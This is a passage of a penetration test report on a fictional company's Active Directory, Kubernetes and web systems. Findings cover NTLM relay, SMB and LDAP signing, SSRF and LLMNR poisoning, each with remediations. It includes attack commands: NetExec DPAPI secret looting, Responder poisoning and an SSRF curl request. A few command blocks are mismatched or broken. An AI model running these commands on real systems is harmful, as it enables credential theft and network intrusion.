


Figure *49. PetitPotam execution on 192.168.1.5*

Remediations:

1. SYG recommends OT installs proper patches on the affected scope.
2. If installing proper patches isn't possible, SYG encourages OT to increase network level access controls to segment the scope to mitigate the risk of exploitation.

Resources:

- PetitPotam PoC tool
- Mitigating NTLM Relay Attacks on ADCS

END OF FINDING BLOCK

6.3.2 SMB Signing False on Auth Center

CVSS Score :	5.3	Likelihood:	HIGH
CVSS Vector:	AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N	Impact:	MEDIUM

Affected Scope			
IP Addresses	**Service**	**Port**	**Version**
192.168.1.25	SMB	445	Windows Server 2022

Vulnerability Description:
SMB message signing is disabled on the Authentication Center host. When SMB signing is not enforced, the server accepts unsigned SMB traffic, leaving the connection vulnerable to interception. An unauthenticated attacker on the same network segment can intercept authentication exchanges and relay NTLM credentials to other internal hosts without needing to crack the hash. This is a well-known attack primitive used to gain unauthorized access to systems sharing the same authentication infrastructure.

Business Impact Description:
Successful exploitation of this vulnerability could allow an attacker to impersonate trusted systems and gain unauthorized access across the network. Because this weakness affects the Authentication Center, it introduces risk to the broader enterprise environment, potentially enabling widespread access to sensitive systems and business data. A compromise of this nature could result in exposure of confidential information, disruption of critical business services, and loss of operational continuity. Prolonged outages or degraded system trust may impact employee productivity and customer-facing services, leading to financial loss, regulatory concerns, and reputational damage.

Likelihood Description:
Exploitation is highly likely given that tooling is freely available and widely used in penetration testing engagements. The attack requires only network adjacency and no credentials. Combined with the critical role of the Authentication Center, this vulnerability presents a realistic and impactful risk of exploitation by any attacker with internal network access, including those who have gained a foothold via phishing or a compromised endpoint.

MITRE ATT&CK	T1557.001 - Adversary-in-the-Middle	M1037 - Filter Network Traffic

EXPLOITATION DETAILS

1. **Confirm SMB signing is disabled on target**
   Enumeration confirmed 192.168.1.25 (AUTHORIZATION-C) is running Windows Server 2022 Build 20348 with signing:False and SMBv1:None.

```
nxc smb 192.168.1.25 -u '' -p ''
```

2. **Authenticate and execute DPAPI secrets looting**
   Using credentials obtained during the engagement, NetExec was used to authenticate as the domain administrator and trigger DPAPI masterkey collection. The --dpapi flag instructs NetExec to collect and decrypt all available DPAPI-protected secrets.

```
nxc smb 192.168.1.25 -u '' -p '**********'
```

3. **Observed output , credentials confirmed, DPAPI masterkeys collected**
   The command produced the following terminal output, confirming successful authentication and secret extraction




Figure *50. SMB signing false on 192.168.1.25*

Remediations:

1. Enable SMB signing on the client side:

```
Set-ItemProperty -Path
"HKLM:\SYSTEM\CurrentControlSet\Services\LanmanWorkstation\Parameters" `
  -Name "RequireSecuritySignature" -Value 1 -Type DWord
```

2. Enable SMB signing on the server side.

```
Set-ItemProperty -Path
"HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" `
  -Name "RequireSecuritySignature" -Value 1 -Type DWord
```

Resources:

- Control SMB signing behavior
- MITRE ATT&CK T1557.001

END OF FINDING BLOCK

6.3.3 LDAP Signing Disabled on DC

CVSS Score :	6.5	Likelihood:	HIGH
CVSS Vector:	AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N	Impact:	HIGH

Affected Scope			
IP Addresses	Service	Port	Version
192.168.1.5	LDAP	389	Win Serv 2022

Vulnerability Description:
The Domain Controller DC01 (192.168.1.5) on the orbital.transport domain does not require LDAP signing and has channel binding disabled. When LDAP signing is not enforced, LDAP sessions can be established without cryptographic integrity protection, making them susceptible to man-in-the-middle interception and LDAP relay attacks. This was confirmed via the ldap-checker module in NetExec, which reported Signing:None and channel binding:Never against the domain controller on port 389.

Business Impact Description:
LDAP serves as the core directory protocol governing all authentication, authorization, and directory lookups within the orbital.transport domain. Without signing enforced, an attacker positioned within the network can intercept and relay authentication requests to the domain controller, enabling privileged operations such as creating unauthorized accounts, modifying access group memberships, and extracting sensitive credentials. Successful exploitation of this misconfiguration can result in a complete domain compromise without requiring any vulnerability in the underlying operating system. Resulting breach would undermine the confidentiality, integrity, and availability of all domain-joined systems and their associated data. Business operations dependent on this infrastructure would face severe disruption, with potential consequences including unauthorized access to sensitive data, regulatory exposure, loss of customer trust, and direct financial impact.

Likelihood Description:
LDAP relay to domain controllers is a well-documented and actively exploited attack path in Active Directory environments. Valid domain credentials were confirmed during testing contract.test and the domain controller accepted unsigned LDAP sessions. Attack tooling including ntlmrelayx, krbrelayx, and NetExec's ldap-checker is freely available.

MITRE ATT&CK	T1557 - Adversary-in-the-Middle	M1037 - Filter Network Traffic

EXPLOITATION DETAILS

1. **Validate domain credentials against DC via SMB**
   Credentials for contract.test were confirmed valid against DC01 (192.168.1.5). The SMB enumeration also confirmed signing:True on this host, however the LDAP service was separately found to have signing disabled.
2. **Check LDAP signing and channel binding status**
   The ldap-checker module was run against DC01 using the validated credentials. The output confirmed that LDAP signing is None and channel binding is set to Never , both required for LDAP relay attacks to succeed.

```
nxc ldap 192.168.1.5 -u <user> -p <REDACTED>
```




Figure *51. LDAP execution*

Remediations:

1. Enable LDAP signing on the Domain Controller.

```
Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Services\NTDS\Parameters'
-Name LDAPServerIntegrity -Value 2
```

2. Enable LDAP channel binding.

```
$RegPath = "HKLM:\System\CurrentControlSet\Services\NTDS\Parameters"
New-ItemProperty -Path $RegPath -Name LdapEnforceChannelBinding -Value 2
-PropertyType DWORD
```

Resources:

- How to enable LDAP signing in Windows Server
- Adversary-in-the-Middle

END OF FINDING BLOCK

6.3.4 No Pod Security Admission/Policies

CVSS Score :	6.3	Likelihood:	MEDIUM
CVSS Vector:	AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:N	Impact:	MEDIUM

Affected Scope			
IP Addresses	Service	Port	Version
192.168.1.101 192.168.1.102 192.168.1.103	Kubernetes	6443	X

Vulnerability Description:
No Pod Security Admission (PSA) controls or ValidatingWebhookConfigurations enforcing pod-level security constraints were found on the cluster. This means any authenticated user or workload with permission to create pods can deploy containers with unrestricted security contexts, this then including privileged: true, hostPID, hostNetwork, and arbitrary volume mounts such as hostPath: /. The absence of any admission control layer removes the final enforcement boundary between container workloads and the underlying node operating system.

Business Impact Description:
Without pod security controls in place, a threat actor who obtains unauthorized access through a compromised service account, a vulnerable application, or stolen credentials can escape the container environment and gain full administrative control over the underlying infrastructure. This level of access enables an attacker to harvest sensitive credentials, intercept confidential workloads, and move laterally across the environment without restriction. In a production context, successful exploitation of this attack path represents a complete cluster compromise. The resulting breach would undermine the confidentiality, integrity, and availability of all workloads and data hosted within the environment. Business operations dependent

on this infrastructure would face significant disruption, with potential consequences including regulatory exposure, loss of customer trust, and direct financial impact.

Likelihood Description:
The absence of pod security enforcement was confirmed by the lack of PSA configuration and any ValidatingWebhookConfigurations enforcing security policies. Any user or service account with pods/create permissions can exploit this immediately. This attack does not rely on a vulnerability or zero-day. It is purely the result of misconfiguration. In Kubernetes 1.25 and later, PSA must be explicitly enabled and configured. Clusters that do not implement PSA or an equivalent policy engine remain fully exposed.

MITRE ATT&CK T1610 - Deploy Container M1038 - Exec Prevention

END OF FINDING BLOCK

EXPLOITATION DETAILS

1. **Confirm absence of all pod security controls**
   Three commands were run against the cluster using the admin kubeconfig. All returned empty output, confirming no PSP, PSA, or webhook-based admission controls are enforced cluster-wide.

```
kubectl --kubeconfig=admin.yaml get psp 2>/dev/null
kubectl --kubeconfig=admin.yaml get podsecuritypolicy 2>/dev/null
kubectl --kubeconfig=admin.yaml get validatingwebhookconfigurations 2>/dev/null
```

```
root@DESOLATOR-1:/# kubectl get ns --show-labels
NAME              STATUS   AGE   LABELS
argocd            Active   37d   kubernetes.io/metadata.name=argocd
default           Active   48d   kubernetes.io/metadata.name=default
external-dns      Active   35d   kubernetes.io/metadata.name=external-dns
helix             Active   35d   kubernetes.io/metadata.name=helix
kube-node-lease   Active   48d   kubernetes.io/metadata.name=kube-node-lease
kube-public       Active   48d   kubernetes.io/metadata.name=kube-public
kube-system       Active   48d   kubernetes.io/metadata.name=kube-system
launch            Active   25d   kubernetes.io/metadata.name=launch
nginx-ingress     Active   25d   kubernetes.io/metadata.name=nginx-ingress
pwned             Active   11d   kubernetes.io/metadata.name=pwned
```

Figure *52. Security pod controls*

Remediations:

1. 1. Enable Pod Security Admission (PSA)

```
kubectl label namespace production \
  pod-security.kubernetes.io/enforce=restricted \
  pod-security.kubernetes.io/audit=restricted \
```

6.3.5 Server-Side Request Forgery (SSRF) via Unauthenticated Proxy Endpoint

CVSS Score :	5.3	Likelihood:	HIGH
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:L/SI:N/SA:N	Impact:	LOW

Affected Scope			
IP Addresses	Service	Port	Version
192.168.1.101-103	helix	8080,9090	v2.4.1

Vulnerability Description:
The HELIX Dashboard exposes a /proxy endpoint that accepts an arbitrary user-supplied url query parameter and forwards the request server-side using Python's requests.get() with no URL validation or destination allowlist. While the SSRF reaches internal Kubernetes services, the confirmed exploitable impact is limited to exfiltrating host-level metrics from the privileged Helix Collector including node hostnames, all network interface IP addresses, running process lists, disk layouts, and system configuration which are not otherwise accessible from outside the cluster.

Business Impact Description:
The exposed infrastructure reconnaissance data, real node hostnames, internal IP addressing, running processes, and system topology enables an attacker to map the internal cluster environment for targeted follow-on attacks, posing reputational risk and potential regulatory concern around infrastructure information disclosure. Loss of network segmentation visibility into operational telemetry systems could undermine confidence in the security of orbital transport operations and increase the cost of future incident response.

Likelihood Description:
The vulnerability requires no authentication or specialized tooling and is exploitable with a single crafted HTTP request from any browser or command-line client. Automated vulnerability scanners routinely detect open proxy patterns like this, making opportunistic discovery and exploitation highly likely.

MITRE ATT&CK	T1190 - Exploit Public-Facing Application T1046 - Network Service Discovery	M1031 – Network Intrusion Prevention M1035 – Limit Access to Resource Over Network

EXPLOITATION DETAILS

1. **Confirm SSRF via helix-collector metrics.**

```
curl -sk
"http://helix.desolator-1.orbital.transport/proxy?url=http://helix-collector:9090/metrics"
```



Figure *53. SSRF results*

Remediations:

1. Replace the open proxy with a strict allowlist that permits only the Collector's internal URL (http://helix-collector:9090/metrics) and rejects all other destinations by validating the scheme, host, and path before issuing the request.
2. Apply a Kubernetes NetworkPolicy to the Dashboard pod restricting egress to only the Collector service on port 9090, preventing the SSRF from reaching any other internal service.

Resources:

- CWE-918 - Server-Side Request Forgery (SSRF)
- Kubernetes - Network Policies

END OF FINDING BLOCK

6.3.6 LLMNR/NBT-NS Poisoning

CVSS Score :	7.1	Likelihood:	MEDIUM
CVSS Vector:	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:L	Impact:	MEDIUM

Affected Scope			
IP Addresses	Service	Port	Version
192.168.1.5	LLMNR/NBT-NS	5355/137	X

Vulnerability Description:
Adversaries may spoof an authoritative name resolution source by responding to LLMNR (UDP 5355) and NBT-NS (UDP 137) broadcast queries on the local network segment. Since these protocols require no authentication, a malicious host can respond to any query and capture NTLMv2 credential hashes from victims attempting to resolve non-existent or mistyped hostnames. These hashes can then be cracked offline or relayed to authenticate against other services.

Business Impact Description:
Successful exploitation of this vulnerability allows an attacker positioned on the internal network to silently harvest employee credentials without any user interaction. In the environment, credential reuse has already been identified as a systemic issue throughout the domain so a single captured credential set could provide an attacker unauthorized access to critical corporate systems, Active Directory, and connected launch infrastructure. Such a compromise would result in a complete loss of confidentiality, integrity, and availability across domain-joined systems and their data. Business operations dependent on the infrastructure would cease to function, potentially leading to significant financial loss, regulatory penalties, and reputational damage

Likelihood Description:
This vulnerability is highly likely to be exploited. An attacker requires only network

adjacency and freely available tooling; no authentication or user interaction is needed. During the engagement, SYG Security successfully poisoned LLMNR and NBT-NS responses to the host at 192.168.1.5, intercepting authentication attempts to a non-existent host (fakehost9999). The attack executed passively and required no special configuration.

MITRE ATT&CK	T1557.001 - Adversary-in-the-Middle	M1042 - Remove Feature M1037 - Filter Network Traffic M1031 - Network Intrusion Prevention M1030 - Network Segmentation

EXPLOITATION DETAILS

1. **Launch Responder to poison LLMNR and NBT-NS broadcast queries on the network segment:**

```
sudo responder -I eth0 -wrf
```

2. **Trigger a name resolution request from the victim host (svc_pim) to a non-existent hostname.**

```
[NBT-NS] Poisoned answer sent to 192.168.1.5 for name FAKEHOST9999
[LLMNR]  Poisoned answer sent to 192.168.1.5 for name fakehost9999
```




Figure *54. LLMNR/NBT-DS poisoning*

Remediations:

1. Disable LLMNR across all hosts via Group Policy: *Computer Configuration → Administrative Templates → Network → DNS Client → Turn off Multicast Name Resolution → Enabled*
2. Disable NBT-NS via registry on all hosts:

```
[NBT-NS] Poisoned answer sent to 192.168.1.5 for name FAKEHOST9999
[LLMNR]  Poisoned answer sent to 192.168.1.5 for name fakehost9999
```

Resources:

- MITRE ATT&CK T1557.001
- M1042

END OF FINDING BLOCK

6.4 LOW-RISK FINDINGS

6.4.1 Exposed Usernames on Gitea REST API

CVSS Score :	6.9	Likelihood:	CRITICAL
CVSS Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N	Impact:	LOW

Affected Scope			
IP Addresses	Service	Port	Version
192.168.1.150:3000	HTTP	3000	1.22.3

Vulnerability Description:
SYG Security uncovered a REST API page on the Gitea endpoint 192.168.1.150:3000 that exposes usernames among other information about the repository and organization.

Business Impact Description:
Successful exploitation of this vulnerability leads to the exposure of multiple usernames within the Gitea repository, which increases the risk of an account breach.

Likelihood Description:
Exploitation is critically likely as visiting the respective endpoint gives threat actors unauthorized access to the REST API documents.

MITRE ATT&CK	T1593 - Search Open Websites/Domains	M1047 - Audit

EXPLOITATION DETAILS

1. **Visit the endpoint**
   Navigate to the Gitea endpoint that reveals the REST API documents.

```
http://192.168.1.150:3000/api/v1/users/search?limit=
```




Figure *55. Gitea endpoint revealing usernames*

Remediations:

1. SYG recommends OT to add more secure levels of authentication throughout every endpoint of the Gitea repository to prevent unauthenticated users from accessing confidential information.
2. If not possible, SYG also recommends establishing strong password hygiene in order to reduce the risk of account breaches, even if unauthenticated users can view repository usernames.

Resources:

- Gitea Authentication
- Access Control

END OF FINDING BLOCK

6.4.2 HTTP Services Throughout Internal Network

CVSS Score :	4.3	Likelihood:	CRITICAL
CVSS Vector:	CVSS:4.0/AV:A/AC:L/AT:N/PR:N/UI:P/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N	Impact:	LOW

Affected Scope			
IP Addresses	Service	Port	Version
192.168.1.*	HTTP	80, 8080, 5985, 47001	X

Vulnerability Description:
SYG discovered that OT established all machines on their corporate network with multiple instances of HTTP services. HTTP allows OT to host websites, establish Kubernetes clusters for their desolator cannons, and use Windows remote management (WinRM) for the Active Directory environment. HTTP has a significant amount of security risks associated with it, as it is prone to man-in-the-middle attacks, session hijacking, and extraction of plaintext data among other vulnerabilities.

Business Impact Description:
OT establishing HTTP services on all of their systems leaves all of them highly prone to potential breaches from threat actors, leading to all sorts of problems such as the loss in confidentiality in data, the diminishment of data integrity, and possible denial of service attacks that threatens the availability of the network's services. Using HTTP is also a violation of multiple compliance standards PCI-DSS, NIST, and ISO 27001 among others, leading to significant financial damage to the company.

Likelihood Description:
This exploit is critically likely to be exploited as using HTTP across the whole corporate network leaves the company vulnerable to numerous attacks from threat actors.

MITRE ATT&CK	T1190 - Exploit Public-Facing Applications	M1042 - Disable or Remove Feature M1037 - Filter Network Traffic

EXPLOITATION DETAILS

2. **Scan corporate network**
   Scan the OT corporate network using a tool such as nmap in order to identify the machines and their respective services.

```
Nmap -p 80, 8080, 5985, 47001
```




Figure *56. Services on 192.168.1.150*

Remediations:

3. SYG recommends OT upgrade their HTTP services to HTTPS in order to reduce the risk of multiple vulnerabilities as well as adhere to security compliance standards.
4. If not possible, SYG recommends OT to establish secure headers across all HTTP services as well as review the security posture of said services.

Resources:

- HTTP vs HTTPS
- OWASP Secure Headers

END OF FINDING BLOCK

6.5 INFORMATIONAL FINDINGS

6.5.1 Outdated Services

CVSS Score :	N/A	Likelihood:	N/A
CVSS Vector:	N/A	Impact:	N/A

Affected Scope			
IP Addresses	Service	Port	Version
192.168.1.*	HTTP MySQL	3306 3000	1.22.3 10.11.14 Debian 12.11

Vulnerability Description:
SYG noted multiple outdated services found in the OT corporate network. The Debian system, Gitea repositories, and MySQL database all had available patches that were ready to be installed.

Business Impact Description:
While no successful exploitation of these exist as of yet, updating services and systems to their newest versions is always recommended in order to repair any bugs that might exist that could lead to vulnerabilities or future breaches that lead to major losses for OT.

Likelihood Description:
Possible future exploitations revolving around these outdated versions can vary in likeliness to be exploited.

MITRE ATT&CK	N/A	M1047 - Audit M1051 - Update Software

EXPLOITATION DETAILS

1. **View versions**
   View the versions of Gitea, Debian, and MySQL.



Figure *57. MySQL Version*




Figure *58. Debian version*



Figure *59. Gitea version*

Remediations:

1. SYG recommends that OT updates these systems and software to their most recent patches in order to avoid the risk of vulnerabilities from outdated software.
2. If not possible, SYG also recommends OT disables any unused features or services located in Gitea, Debian, and MySQL, as well as reassessing these services in order to reduce risk of future breaches.

Resources:

- OWASP Outdated Software

END OF FINDING BLOCK

7. APPENDIX A: METHODOLOGY

7.1 PENETRATION TESTING EXECUTION STANDARD

SYG Security employs the Penetration Testing Execution Standard[2] (PTES), which is designed to provide a common language between businesses and security service providers. SYG Security utilizes PTES to maintain a rigorous and consistent approach to all assessments.



Figure *60. Main sections of the Penetration Testing Execution Standard*

[2] PTES | http://www.pentest-standard.org/index.php/Main_Page

9. APPENDIX B: TOOLS

SYG Security introduced the following tools into the Orbital Transport environment for authorized testing purposes. Any exploitation tools installed onto the system were removed from the machine prior to the end of the engagement.

Tool	Description
gobuster	Open-source cybersecurity tool used for the active reconnaissance of URIs, DNS subdomains, and virtual hosts, Gobuster was used in order to enumerate through the launch control system in order to locate the Employee Hub and Gitea repositories.
az-cli	A cross-platform command-line tool used to manage Azure resources, the azi-cli tool allowed SYG Security to navigate through the company's PIM portal in order to further explore the corporate network.
NetExec (nxc)	A network service exploitation tool used for assessing large security networks, NetExec (nxc) was used to interact and automate the SYG Security's penetration test on the Windows environment via the workstations, authorization center, and domain controller.
burpsuite	A platform containing multiple tools with the purpose of web application security testing, SYG Security used burpsuite in order to perform penetration testing on the HTTP endpoints in the launch control system.
kubectl	A command-line tool used to interact with Kubernetes cluster's API servers, SYG Security was able to engage with OT's desolator control planes and perform a proper security assessment.
PetitPotam	A proof-of-concept tool for CVE-2021-36942, SYG Security used this security vulnerability in order to conduct tests on the

	Windows environment of the OT network and send NTLM relay attacks to the Active Directory.
Impacket	A collection of Python classes used to work with network protocols, Impacket was used throughout most of the penetration test in order to progress with attacks on the Windows environment.
Certipy	An offensive and defensive toolkit that SYG Security used to execute attacks and find vulnerabilities on the Active Directory Certificate Services (ADCS).
Evil-Winrm	A command-line tool for penetration testing on Windows systems, SYG Security used this tool to engage in RCE and Credential Abuse attacks throughout the network.
CyberChef	A toolkit for web application penetration testing, SYG Security hosted the application locally in order to decode JWT tokens while still maintaining confidentiality for the OT via locally hosted instances.
SLORPIN	Some Lone Operator Remakes Program Intended for Nmap (SLORPIN) is a network-scanning framework that SYG used to collaborate on Nmap scans using a centralized front-end application.
nmap	A security auditing tool used to map out networks, SYG used this tool to uncover OT's corporate network during their phase of reconnaissance.

Table *9. List of tools used during security assessment*